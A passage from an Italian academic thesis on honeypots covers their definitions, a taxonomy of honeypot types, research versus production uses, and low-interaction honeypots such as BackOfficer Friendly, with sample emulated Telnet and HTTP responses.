Tuttavia, per quanto questi strumenti possano rivelarsi utili, essi sono pur sempre delle emulazioni e, pertanto, difficilmente possono essere in grado di rappresentare fedelmente ogni singolo particolare dei sistemi e servizi reali che emulano. Per questo motivo si è sentito il bisogno di sviluppare strumenti che consentissero agli hacker più ampi margini di operatività. La soluzione di questo tipo che può sicuramente essere considerata la più significativa è sicuramente quella denominata ***Honeynet***, sviluppata dall'*Honeynet Project* [@HoneyNet]. Nato nel 1999, l'*Honeynet Project* è un gruppo di ricerca senza scopo di lucro la cui missione è quella di investigare le tecniche e strategie messe in pratica dai malintenzionati per violare i sistemi informatici e capirne le motivazioni che stanno dietro alle loro gesta, condividendo poi il più possibile i risultati ottenuti. Si avrà modo di parlare diffusamente di questo progetto nei prossimi capitoli sia per la sua importanza, sia perché l'*honeypot* realizzato durante il lavoro di tesi è basato proprio sull'architettura definita da questa organizzazione.

Ovviamente in questa brevissima rassegna non sono stati nominati tutti i *software* disponibili, anzi, ne sono stati tralasciati molti che avrebbero meritato una trattazione ben più approfondita. Infatti, esistono oramai numerosissime proposte sia di tipo commerciale che *open source* che rendono quella degli *honeypot* sicuramente una delle tecnologie attualmente più vive ed in evoluzione. Accanto a soluzioni più tradizionali, infatti, ne sono nate altre che applicano i principi sui quali si fonde il concetto di *honeypot* ad ambiti più specialistici, come ad esempio la lotta allo *spam* o la "cattura" di *worm*. Nell'***appendice A*** si riporta un elenco dei software *honeypot* più significativi con un breve commento per ognuno di essi.

Sicuramente le informazioni fin qui riportate sono sufficienti ad esprimere con buona

approssimazione un'idea intuitiva di *honeypot*. Una trattazione esaustiva di questi strumenti, però, non può esimersi dal formalizzare una definizione di riferimento che sappia esporre con chiarezza in che cosa effettivamente consista un *honeypot* in tutte le sfumature. Come già precisato, non esiste una definizione che sia universalmente accettata, tuttavia non per questo non ne esiste una che, più delle altre, ha trovato ampi consensi. Tale definizione è dovuta a *Lance Spitzner*, una vera e propria autorità nel mondo degli *honeypot*, il quale ha avuto il grande merito di "riordinare le idee" in questo campo formalizzando i concetti che stanno alla base degli *honeypot* nel suo libro "*Honeypots: Tracking Hackers*" [Spi02]. In esso, viene spiegato che:

> *Un honeypot è una risorsa di sicurezza il cui valore sta nell'essere scoperta, attaccata o compromessa*

Una definizione alternativa, ma sostanzialmente equivalente, è stata poi definita dalla comunità di esperti di sicurezza che gravita attorno all'*Honeynet Project* [Spi04].

> *Un honeypot è una risorsa informatica il cui valore sta nel suo uso non autorizzato od illecito.*

Da entrambe queste definizioni è possibile evincere i due principali ***principi guida*** su cui si basa ogni *honeypot* [Spi02][Gri05]:

- Un *honeypot* può essere costituito da una ***qualsiasi risorsa informatica***, sia hardware che software. Ad esempio possono essere costituiti da *workstation*, semplici *host*, *router*, *stampanti* o, addirittura, da una serie di *script* che emulano dei servizi su una determinata macchina;
- Indipendentemente da come si implementa un *honeypot* e dagli obiettivi che ne motivano l'esistenza, ciò che ***si desidera*** è che esso ***venga scoperto***, ***attaccato*** ed eventualmente ***compromesso***. In altre parole, un *honeypot* viene ***creato proprio per essere attaccato***.

Un altro punto di contatto tra le due definizioni appena viste è costituito dal fatto che, in entrambe, non si fa assolutamente nessun riferimento a come un *honeypot* debba essere realizzato, alla sua logica di funzionamento, agli scopi per i quali può essere utilizzato. Invece, si enfatizzano le modalità attraverso le quali un esso è in grado di dare il suo contributo al mondo della sicurezza informatica; in altre parole, si precisa la sua ***ragion d'essere***. Di conseguenza, differentemente agli altri *tool* per la sicurezza, gli *honeypot* non

sono dedicati alla risoluzione di uno specifico problema o minaccia, ma sono dotati di una ***flessibilità*** tale da poter essere utilizzati per raggiungere obiettivi anche piuttosto differenti tra loro. Dopotutto, l'unico compito di un *honeypot* è quello di subire attacchi e violazioni: sarà poi incombenza del suo amministratore usare questi attacchi per raggiungere le finalità che egli si è prefissato. Ad esempio, è possibile utilizzare un *honeypot* per *rilevare* tentativi di attacco, per *catturare* ed *analizzare* gli attacchi automatizzati, per *studiare* la comunità degli hacker, e così via.

In definitiva, possiamo definire un *honeypot* come ***un qualsiasi sistema informatico che viene implementato esplicitamente per consentire ad un malintenzionato di scoprirlo ed attaccarlo***. Quindi è necessario che esso sia implementato in maniera tale da consentire ad un attaccante di *identificarlo come macchina potenzialmente vulnerabile* (e non come *honeypot*) e di poterlo *sottoporre ad attacchi* di varia natura. Secondo le situazioni, poi, è possibile anche ammettere la possibilità che l'*honeypot* venga ***violato***, cioè che l'attaccante riesca a penetrarvi e ad utilizzarlo come se fosse l'amministratore del sistema. Da questo fatto è quindi possibile estrapolare altre caratteristiche che contraddistinguono gli *honeypot*:

- Se durante la sua operatività un *honeypot* non è mai oggetto di un tentativo di attacco, allora questo strumento perde gran parte della sua utilità [Spi02]. In sostanza, sarebbe assimilabile ad un *software antivirus* che non rilevi nessun codice maligno o ad un *IDS* che lasci passare inosservate delle intrusioni;
- Data l'altissima probabilità di essere sottoposto ad attacchi, è assolutamente necessario realizzare gli *honeypot* mediante computer che non contengano dati sensibili e che non vengono utilizzati per compiti di produzione, cioè per l'espletamento delle mansioni quotidiane relative all'attività professionale dell'organizzazione;
- Visto che vengono utilizzati sistemi dedicati, il traffico diretto verso un *honeypot* è di natura prettamente sospetta [Spi02], mentre il traffico da esso uscente indica con buona probabilità che l'*honeypot* è stato violato. Naturalmente ciò non vuol dire che ogni pacchetto uscente ed entrante indichi necessariamente un attacco, poiché possono sempre avvenire degli errori da parte degli utenti legittimi. Ad esempio, può capitare che il *DNS* venga configurato scorrettamente o che un utente digiti un indirizzo IP errato nel tentativo di collegarsi ad un sistema [Spi01].

2.2 Tassonomia

Nonostante l'alta varietà delle motivazioni che giustificano l'utilizzo degli *honeypot*, sono comunque state ideate delle classificazioni basate su quegli aspetti ed obiettivi che ricorrono più frequentemente. In particolare, le due ***classificazioni più diffuse*** prendono in considerazione, rispettivamente, gli scopi per i quali un *honeypot* può essere implementato e le funzionalità mostrate all'attaccante. Nel primo caso, gli *honeypot* vengono distinti in ***honeypot di produzione*** e ***honeypot di ricerca***, mentre nel secondo essi vengono classificati a seconda del ***livello di interazione*** che li caratterizza, ovvero di quanto approfonditamente un attaccante può interagire con essi. Accanto a queste, però, molti esperti includono un'altra classificazione secondo la quale gli *honeypot* possono essere distinti in ***virtuali*** o ***reali*** (detti anche "***fisici***").




Figura 2.1 – Tassonomia degli *honeypot* secondo [SWK06]

Inoltre, non sono mancati tentativi di elaborare ***tassonomie*** che vanno ben oltre questi aspetti. In particolare, una proposta particolarmente completa può essere trovata in [SWK06] la quale, sebbene non preveda la distinzione tra *honeypot di ricerca* e *di*

produzione, prende in esame svariati altri aspetti in grado di tracciare un quadro completo delle tecnologie *honeypot* attualmente esistenti. In Figura 2.1 essa viene riportata così come è stata definita in [SWK06].

Questa tassonomia è costituita da *sei classi*, ognuna delle quali può assumere determinati valori, non sempre in alternativa tra loro. Nella figura, questi concetti vengono rappresentati rispettivamente con un *rettangolo* delineato con una *linea continua* e con il *rettangolo tratteggiato*. Nelle righe che seguono, descriviamo brevemente ogni classe prevista.

- ***Interaction Level***

  Non ci si dilungherà molto nella descrizione di questa classe poiché essa sarà approfonditamente trattata nelle pagine seguenti. Qui ci limiteremo a far osservare che, oltre ai valori "*High*" e "*Low*", qualche esperto ne prevede anche uno intermedio, denominato appunto "*Medium*".

- ***Distribution Appearance***

  Questa classe divide gli *honeypot* in due tipologie a secondo che essi, sotto la prospettiva dell'attaccante, siano composti da uno o più sistemi. Nel primo caso, l'*honeypot* è detto *Stand-alone*, nell'altro *Distributed*. Facciamo notare che si sta parlando sotto un punto di vista logico e non fisico. Questo vuol dire che un singolo *honeypot* che riesca a simulare la presenza di più sistemi deve essere considerato "*Distributed*". Viceversa, un *honeypot* che è composto da più macchine ma viene percepito dall'attaccante come un unico sistema, deve essere classificato come "*Stand-alone*".

- ***Role in a multi-tier architecture***

  In questo caso gli *honeypot* vengono classificati a seconda che si comportino da *Server* o da *Client*. Nel primo caso, essi rimangono in ascolto di richieste provenienti da altri *host*, a cui possono eventualmente rispondere. Nel secondo, invece, sono gli *honeypot* stessi che contattano i *server* di propria iniziativa, senza cioè che da essi sia stata ricevuta in precedenza alcuna comunicazione. Simili soluzioni sono rivolte a rilevare e studiare quelle minacce a cui vanno incontro i *client* quando instaurano una connessione con *server maliziosi* e, proprio per questo motivo, sono dette "***honeyclient***". In questa tesi, tuttavia, prenderemo in considerazione solamente quegli *honeypot* che si comportano da "*Server*", per cui ogni soluzione di cui parleremo, sarà

afferente a questa categoria.

- ***Communication Interface***

  Questa classe prende in esame l'interfaccia con cui un attaccante può comunicare con l'*honeypot* e prevede tre distinti valori:

  - *Network Interface:* è sicuramente il caso più comune, poiché permette la comunicazione dell'*honeypot* con l'esterno per mezzo della scheda di rete della macchina su cui esso è installato;
  - *Non Network hardware interface:* in questo caso, l'*honeypot* è in comunicazione con l'esterno grazie ad interfacce *hardware* diverse dalla scheda di rete. Come esempi, [SWK06] riporta le *unità CDROM*, le porte *USB*, i *terminali*. Si noti, però, che ciò non vuol dire che per essere classificato come tale un *honeypot* debba solamente poter essere acceduto attraverso questi mezzi. Invece, è necessario che sia attraverso di essi che possono giungere le attività maligne da monitorare e studiare. In realtà, una simile possibilità può lasciare un po' perplessi, in quanto non risulta che esistano *honeypot* di questo tipo. Probabilmente, gli autori della tassonomia hanno voluto prevederla per completezza e per suggerire una possibile direzione nello sviluppo di nuove soluzioni *honeypot*. A tal proposito, viene proposto un *honeypot* il cui scopo è quello di verificare nei *CD* la presenza di codice maligno che si avvia automaticamente non appena si inserisce il supporto nel lettore per mezzo della funzionalità nota come "*autorun*";
  - *Software API:* naturalmente, ogni *honeypot* per comunicare con l'esterno necessita di una qualche interfaccia *hardware*; tuttavia, non tutti devono necessariamente appartenere ad una delle due categorie appena descritte. Esistono casi, infatti, in cui l'*honeypot* è costituito semplicemente da uno o più *file* e, in questo caso, il vero e proprio accesso ad esso avviene mediante delle interfacce di natura *software*, come ad esempio le *API* (*Application Programming Interface*) del sistema operativo. Soluzioni di questo tipo sono dette ***Honeytoken*** e saranno oggetto del paragrafo 6.2 (vedi pag.209);

- ***Data Capture***

  Lo scopo di questa classe è quello di organizzare gli *honeypot* a seconda del tipo di informazioni che sono in grado di acquisire. Sono stati previsti *quattro* possibili

valori, di cui i primi *tre* possono essere assunti contemporaneamente dallo stesso *honeypot*.

- *Event:* le informazioni raccolte si riferiscono a generici cambiamenti di stato nell'*honeypot*, derivanti da attività non necessariamente maligne. In sostanza, si limitano a registrare che qualcuno ha interagito con l'*honeypot*. Dei tipici esempi in tal senso sono costituiti dai messaggi *ICMP* (*Internet Control Message Protocol*) ;
- *Attack:* le informazioni si riferiscono ad attività maliziose che minacciano la sicurezza, senza tuttavia scalfirla;
- *Intrusion:* le informazioni si riferiscono ad azioni maliziose che hanno portato ad un fallimento delle politiche di sicurezza*;*
- *None:* l'*honeypot* non colleziona nessuna delle suddette informazioni*;*

- ***Containment***

  Questa classe si focalizza sulle contromisure che un *honeypot* può adottare per impedire che l'attaccante lo possa utilizzare come base per sferrare nuovi attacchi. Sono state previste *quattro* possibilità, in cui le prime *tre* possono essere adottate contemporaneamente:

  - *Block:* l'attaccante non può usare l'*honeypot* per danneggiare altri sistemi, poiché i suoi tentativi vengono identificati e bloccati, in modo che non siano in grado di raggiungere le loro vittime;
  - *Defuse:* all'attaccante è permesso utilizzare gli *honeypot* per sferrare nuovi attacchi, tuttavia essi vengono modificati in maniera tale da renderli innocui;
  - *Slow Down:* è possibile utilizzare l'*honeypot* per svolgere attività malevole ma la loro diffusione viene sensibilmente rallentata;
  - *None:* l'*honeypot* non intraprende nessuna azione per limitare la possibilità di un suo utilizzo illecito*;*

La tassonomia appena descritta è sicuramente molto interessante; attualmente, tuttavia, sono molto più accettate le classificazioni introdotte all'inizio di questo paragrafo. Per questo motivo, in questa tesi faremo esclusivamente riferimento ad esse, la cui natura sarà approfondita nei paragrafi seguenti.

2.2.1 Una prima classificazione: *honeypot di ricerca* e *di produzione*

Questo paragrafo è interamente dedicato alla discussione delle differenze esistenti tra gli ***honeypot di ricerca*** e gli ***honeypot di produzione***. La principale diversità tra queste due tipologie risiede nella motivazione che spinge la loro implementazione. Nel caso degli ***honeypot di produzione***, infatti, questi strumenti svolgono un ruolo simile a quello rivestito dagli *IDS* o dai *firewall*, cercano cioè di dare il proprio contributo alla sicurezza globale della rete. In altre parole, vengono implementati per aumentare la sicurezza della propria rete cercando di colmare le lacune di altri strumenti per la sicurezza. Come si vedrà in seguito, un *honeypot* non costituisce sicuramente la panacea per tutti i mali, tuttavia grazie alla sua caratteristica di costituire una sorta di "*trappola*", esso è in grado di focalizzarsi con maggiore attenzione sugli attacchi che avvengono effettivamente. Dato il ruolo svolto da un *honeypot*, infatti, il traffico che lo coinvolge è ***sospetto per natura***, poiché un utente legittimo non ha nessun motivo di interagire con esso, salvo ovviamente i sempre possibili errori. Pertanto ogni attività rilevata da un *honeypot* è meritevole di essere analizzata per verificarne gli effettivi intenti malevoli. Conseguentemente, in questa maniera viene quasi totalmente superato uno dei maggiori problemi degli *IDS*, ovvero i cosiddetti ***falsi positivi***, i quali sono generati dal considerare maligno del traffico che invece è del tutto legittimo.

Le motivazioni che stanno dietro agli ***honeypot di ricerca*** sono, invece, piuttosto differenti. In questo caso, infatti, non si è spinti tanto dalla volontà di rendere più sicura la propria rete quanto dal ***desiderio di imparare***. È innegabile che la comunità degli *hacker* è costituita da individui tecnicamente molto preparati e dotati di un estro tale da consentire loro di trovare falle anche in sistemi apparentemente inviolabili, per poi sfruttarle con disarmante facilità. Ogni opportunità di comprendere le loro mosse è quindi un'occasione da non perdere. Gli ***honeypot di ricerca*** cercano proprio di rispondere nel migliore dei modi a questa esigenza. Il fatto di venire realizzati per essere esposti ad attacchi consente ad un *honeypot* di costituire una sorta di "*ambiente protetto*" in cui gli attaccanti possono sbizzarrirsi come desiderano, mettendo gli amministratori del sistema nella migliore condizione possibile per poter comprendere le azioni da essi eseguite. Nel caso di un sistema tradizionale, infatti, non sempre è possibile capire le modifiche apportatevi una volta che è stato violato, sia perché gli attaccanti solitamente fanno di tutto per cancellare le proprie tracce – cancellando o modificando i file di *log* del sistema – sia perché le

azioni svolte dagli utenti legittimi possono talvolta non essere facilmente distinguibili da quelle eseguite dagli intrusi. Prendendo in prestito il termine dall'elettronica, in questi casi si dice che i dati sono affetti da "***rumore***", cioè sono "inquinati" da dati che non sono generati dall'attaccante. Per fare un esempio, si consideri la necessità di monitorare l'accesso su disco: se con il sistema lavorano decine di utenti legittimi, diventa molto arduo distinguere tra gli accessi da loro eseguiti e quelli svolti da un attaccante, se non altro perché nei file di *log* le registrazioni relative all'attaccante saranno intervallate da centinaia di *record* che si riferiscono ad attività legittime. Grazie agli *honeypot* è possibile risolvere entrambi questi problemi, sempre in virtù del fatto che essi non dovrebbero essere utilizzati dagli utenti legittimi e, conseguentemente, nelle informazioni da essi raccolte il *rumore* è sostanzialmente inesistente. Inoltre, gli *honeypot* utilizzati per questo scopo sono solitamente caratterizzati dal fatto che vengono monitorati in misura molto maggiore di un normale sistema, in modo tale da tracciare ogni singola modifica effettuata al sistema. Generalmente, poi, i relativi *log* vengono memorizzati in una locazione remota, per metterli in salvo da modifiche e cancellazioni effettuate dall'attaccante.

Ovviamente non esiste un'unica linea guida per la realizzazione di un *honeypot di ricerca*, poiché la flessibilità che contraddistingue gli *honeypot* in generale può essere riscontrata anche in questo contesto. Ad esempio, è possibile che si desideri acquisire conoscenza in merito agli ***attacchi automatizzati***, quelli cioè che vengono effettuati da semplici *software* che scandagliano la rete alla ricerca di *host* vulnerabili (come ad esempio i cosiddetti *worm*); in alternativa, si potrebbe essere interessati ai più complessi ***attacchi manuali***, nei quali la violazione di un sistema viene eseguita da un essere umano e, pertanto, decisamente più pericolosa ed imprevedibile. In quest'ultimo caso, quindi, è necessario sottoporre l'*honeypot* ad un monitoraggio più approfondito e ad una configurazione più attenta, soprattutto per quel che riguarda la salvaguardia dei file di *log* ma anche per evitare che l'attaccante si accorga che ha a che fare con un sistema civetta. Contrariamente a quanto si possa pensare, poi, gli obiettivi di un *honeypot di ricerca* non sono esclusivamente di carattere informatico, ma possono anche avere sfumature *sociologiche*. Una delle tecniche maggiormente utilizzate dagli *hacker* per comunicare tra loro è costituita dall'impossessarsi di un sistema per potervi installare un sistema ***IRC*** (***Internet Relay Chat***). In sostanza, trasformano il sistema in un server che fornisce un

servizio di messaggistica istantanea per potersi scambiare informazioni in tutta sicurezza e senza che il proprietario del sistema violato sospetti qualcosa. A questo punto diventa evidente la grande opportunità concessa dagli *honeypot*: se uno di questi sistemi viene violato per installarvi un *server IRC*, allora diventa possibile intercettare tutte le conversazioni intraprese dagli *hacker* e, con esse, numerosissime informazioni relative alle loro tecniche ed alle loro motivazioni. In effetti, questo è uno degli obiettivi presi in considerazione dall'*Honeynet Project* [@HoneyNet] ed uno tra quelli in cui hanno raggiunto i risultati più interessanti [Spi02]. Un altro esempio in tal senso è sicuramente costituito dall'*Hacker's Profiling Project* (*HPP*) [@HPP], progetto intrapreso dall'*ISECOM* (*Istituite for SECurity and Open Methodologies*) e finalizzato ad analizzare la comunità degli *hacker* sia sotto il punto di vista tecnologico che criminologico. In particolare, questo progetto intende individuare le varie tipologie di *hacker*, definirne le caratteristiche ed i comportamenti predominanti, osservare le loro azioni di attacco, divulgare le tecniche e le conoscenze così acquisite. Il progetto è suddiviso in sette fasi [@HPP2], la quarta delle quali prevede la *realizzazione di una honeynet* per poter acquisire le informazioni sugli attacchi.

In conclusione, la principale differenza tra gli *honeypot di ricerca* e quelli *di produzione* è costituita dal differente utilizzo delle informazioni acquisite. Nel primo caso, si è interessati alle informazioni in quanto tali, poiché sono una fonte insostituibile per poter ***incrementare la propria conoscenza*** in merito alle minacce esistenti ed alle modalità di esecuzione degli attacchi. Nel secondo, invece, le informazioni vengono utilizzate per ***incrementare la sicurezza dell'organizzazione*** che ha realizzato l'*honeypot*. In questo senso, potremmo dire che la suddivisione in *honeypot di ricerca* ed *honeypot di produzione* sia basata essenzialmente sulle modalità di utilizzo e non sulle funzionalità offerte da un *honeypot* né tanto meno sulla sua architettura. Almeno in linea teorica, da ciò consegue che, indipendentemente dalla sua architettura e configurazione, uno stesso *honeypot* potrebbe essere utilizzato sia per scopi di ricerca che di produzione. In realtà, però, le cose stanno in maniera diversa: tendenzialmente, infatti, un *honeypot di ricerca* è caratterizzato da una complessità maggiore rispetto ad uno *di produzione* e, quindi, un sistema elaborato per scopi di produzione difficilmente può essere in grado soddisfare le esigenze dei ricercatori. Ciò è dovuto proprio dalla caratteristica che sta alla base di un *honeypot di ricerca*: la necessità di dover ricavare conoscenza dalle informazioni

acquisite, infatti, richiede che esse siano molto più complete ed approfondite di quelle necessarie per gli scopi di produzione. Ovviamente esistono sempre delle eccezioni: non si può a priori escludere la possibilità che un *honeypot di produzione* possa rivaleggiare con uno *di ricerca* in fatto di complessità e di vastità delle informazioni acquisite. A questo punto si potrebbe però obiettare che, dopotutto, anche gli *honeypot di ricerca* sono finalizzati ad incrementare la sicurezza delle infrastrutture informatiche. In effetti ciò è vero, tuttavia i loro obiettivi hanno un carattere più globale – e, in un certo senso, più altruistico – di quelli relativi agli *honeypot di produzione*. In quest'ultimo caso, infatti, ci si focalizza esclusivamente su come migliorare la sicurezza dell'organizzazione proprietaria dell'*honeypot*; con gli *honeypot di ricerca*, invece, si desidera affrontare il problema della sicurezza che affligge Internet nel suo complesso. Le scoperte ricavate con un *honeypot di ricerca*, quindi, possono andare a beneficio di tutti gli utenti della Rete delle Reti.

2.2.2 Una seconda classificazione: *livello di interazione*

Passiamo ora ad illustrare le seconda classificazione comunemente utilizzata nell'ambito degli *honeypot*, ovvero quella che fa riferimento al ***livello di interazione***. Come già precedentemente introdotto, con il concetto di "*interazione*" si intende la capacità di un attaccante di interagire con l'*honeypot*. In altre parole, ci si riferisce al fatto che egli riceva delle comunicazioni in risposta ai vari suoi tentativi di connessione diretti verso esso. A seconda della complessità dell'*honeypot*, tale interazione può essere più o meno fedele a quella che l'attaccante rileverebbe se stesse interagendo con un normale sistema di produzione. Da ciò segue il concetto di ***livello di interazione***, il quale sostanzialmente costituisce una sorta di misura della fedeltà del comportamento di un *honeypot* rispetto a quello mostrato da un sistema di produzione. Per motivi di sicurezza, infatti, in genere un *honeypot* non fornisce all'attaccante dei servizi reali, ma soltanto dei ***servizi emulati***. Si supponga ad esempio di voler esporre un *web server* a potenziali attacchi. Una possibile scelta potrebbe essere quella di realizzare un *honeypot* con installato *Internet Information Services* o *Apache*, tuttavia si potrebbe correre il pericolo che l'attaccante violi a tal punto il sistema da compromettere le funzionalità dell'intero *honeypot* e, addirittura, potrebbe utilizzarlo come base per lanciare altri attacchi. Per avere sonni più tranquilli, gli amministratori potrebbero pertanto decidere di utilizzare delle emulazioni, cioè dei

software che “imitano” le funzionalità di uno specifico servizio in modo da ingannare gli attaccanti in merito all’effettiva presenza di un servizio reale. Ritornando all’esempio del *web server*, si potrebbe utilizzare un software che emula *IIS* o *Apache*, ma si potrebbe decidere anche di utilizzarne uno che “imita” un *generico web server*, senza cioè mostrare comportamenti tipici di uno specifico server. Ma come avviene questa emulazione? Ovviamente ciò è strettamente dipendente dalla complessità del software utilizzato. Infatti esso si potrebbe limitare a rispondere ad ogni tentativo di connessione con un messaggio di errore e mostrando un *banner* che rispecchia quello che caratterizza il servizio reale che emula, oppure potrebbe prevedere dei comportamenti più fedeli alla realtà consentendo all’attaccante un certo grado di interazione. In quest’ultimo caso, ovviamente, è necessario che il comportamento dell’emulazione sia il più fedele possibile a quello del servizio reale, magari presentando particolarità proprie non solo di uno specifico server, ma anche di una sua ben precisa versione. Riprendendo il precedente esempio del *web server*, si potrebbe quindi avere un software che imita la versione 6.0 di *IIS* semplicemente riproducendone il *banner* oppure si potrebbe utilizzarne uno che ad ogni richiesta risponde con una pagina web fittizia e che restituisce un errore solo nelle situazioni in cui anche il *software* reale avrebbe risposto in questa maniera. Ecco così motivata la necessità di distinguere un *honeypot* a seconda del suo livello di interazione, che in sostanza può anche essere visto come una misura sia della quantità di funzionalità che *l’honeypot* fornisce all’esterno, sia di quanto un attaccante è in grado di fare una volta violato il sistema [Spi02]. In letteratura sono stati distinti tre livelli di interazione: ***basso***, ***medio*** e ***alto***, sebbene non tutti sono concordi nell’effettiva necessità di prevedere il livello intermedio. Ad ogni modo, in questa tesi faremo riferimento a tutti e tre i livelli e ci si riferirà ad essi mediante la terminologia inglese: ***Low Interaction***, ***Medium Interaction*** e ***High Interaction***[4] . Nelle sezioni che seguono approfondiremo ognuno di essi.

2.2.2.1 Low Interaction honeypot

Iniziamo con i ***Low Interaction honeypot*** che, come si può facilmente intuire, sono quelli più semplici ma anche i meno potenti. Essi infatti sono caratterizzati dall’***utilizzo di***

[4] In alcune fonti si è riscontrato l’utilizzo del termine “***involvement***” al posto di “***interaction***”. Considerando però che l’utilizzo del secondo è di gran lunga più diffuso, in questa tesi esso sarà l’unico che verrà utilizzato.

emulazioni di servizi e, pertanto, non offrono all'attaccante un ambiente operativo reale con cui interagire. Ciò chiaramente presenta numerosi difetti ma anche qualche pregio e, pertanto, non devono essere tacciate a priori come delle soluzioni inadeguate o poco professionali. Esse infatti si rivelano preziose per coloro che si avvicinano per la prima volta al mondo degli *honeypot* ma anche per quelle realtà in cui non esiste del personale con spiccate conoscenze nell'ambito della sicurezza delle reti o, comunque, in cui non si ha il tempo necessario per gestire un'architettura complessa. Uno dei pregi più significativi dei *Low Interaction honeypot*, difatti, è proprio la loro semplicità di installazione, utilizzo e mantenimento. Tanto è vero che spesso è sufficiente installare il software, lasciarlo in balia degli eventuali attaccanti e controllare periodicamente quanto rilevato. Ciò è possibile poiché il rischio connesso con questi *honeypot* è realmente minimo, grazie proprio al fatto che forniscono solo servizi emulati e, quindi, non danno all'attaccante la possibilità di interagire con un sistema operativo reale [Spi02]. Se ad esempio l'*honeypot* fornisce il servizio *Telnet*, si potrebbe limitare a richiedere lo *username* e la *password*, per poi restituire un messaggio d'errore indipendentemente da ciò che viene inserito (come si vedrà, un *honeypot* che lavora in questa maniera è *BackOfficer Friendly*). Anche nel caso di un'interazione più complessa, i pericoli che si corrono sono piuttosto modesti: se ad esempio si illude l'attaccante di aver guadagnato l'accesso presentandogli un *file system* totalmente fittizio, le operazioni che questo individuo effettuerà su di esso non influenzeranno in alcun modo il sistema reale. Il rovescio della medaglia di questi strumenti sono costituiti dalla ***scarsa quantità di informazioni raccolte*** e, soprattutto, dall'***impossibilità*** di poter rispondere adeguatamente a minacce che sfruttano ***vulnerabilità non note***. Il primo problema è dovuto al fatto che le emulazioni, per quanto fedeli possano essere, non potranno mai essere perfette, e tanto più limitano l'attività dell'attaccante, tanto più ristrette saranno le informazioni collezionate. Se ad esempio si possiede un *honeypot* che emula un servizio *Telnet* limitandosi a richiedere *username* e *password*, le informazioni che esso sarà in grado di acquisire non saranno nient'altro che le stringhe immesse dall'attaccante, corredate magari dalla data e l'ora dell'attacco, dall'indirizzo IP e dalla porta da cui esse provengono. Anche il secondo problema è strettamente legato alle limitazioni delle emulazioni: per loro natura, esse possono comportarsi solo in maniera predeterminata, cioè secondo quanto previsto dai loro programmatori. In altre parole, le risposte inviate

agli attaccanti sono in qualche modo prefissate e, quindi, non sono in grado di adattarsi perfettamente ad ogni singola situazione che può verificarsi. Di conseguenza, le emulazioni sono in grado di interagire solo con quelle minacce di cui ***conoscono le modalità di attacco***, in maniera tale da poter simulare appropriatamente quelle condizioni che rendono possibile la loro esecuzione. Probabilmente il miglior esempio di un semplice *Low Interaction honeypot* è costituito dal già nominato *BackOfficer Friendly* (vedi **Appendice A**, pag. 276), il quale si limita a rimanere in ascolto sulle porte di alcuni servizi molto comuni per poi registrare ogni tentativo di connessione. Ovviamente l'emulazione offerta è molto povera: il servizio più evoluto è il *Telnet*, il quale si limita a richiedere l'immissione del nome utente e della *password*, mentre gli altri servizi restituiscono semplicemente un messaggio di errore. Per chiarire le idee, si riportano alcuni esempi reali di interazione tra un ipotetico attaccante e questo *honeypot*. Iniziamo dal *Telnet*:

```
login: prova
Password: prova
Login incorrect

login: ciao
Password: pippo
Login incorrect

login:
```

Come è possibile notare, l'*honeypot* richiede all'attaccante lo *username* e la *password*, tuttavia indipendentemente da quanto immesso, viene restituito un messaggio di errore seguito da una nuova richiesta di immissione delle credenziali di accesso. Più semplice ancora è il servizio web messo a disposizione. Come si può vedere dall'esempio sotto riportato, indipendentemente dalla richiesta effettuata dall'attaccante, *BackOfficer Friendly* restituisce sempre una semplicissima pagina *HTML* di errore:

```
HTTP/1.0 401 Unauthorized
<BODY><HTML><H1>401 - Authorization Failed</H1></HTML></BODY>
Connessione all'host perduta.
```

Ancora più semplici sono le funzionalità offerte dai servizi *SMTP*, *POP3*, *FTP* e *IMAP2*: non appena l'attaccante instaura una connessione, gli viene restituito il messaggio d'errore sotto mostrato.

```
503 Service Unavailable

Connessione all'host perduta.
```
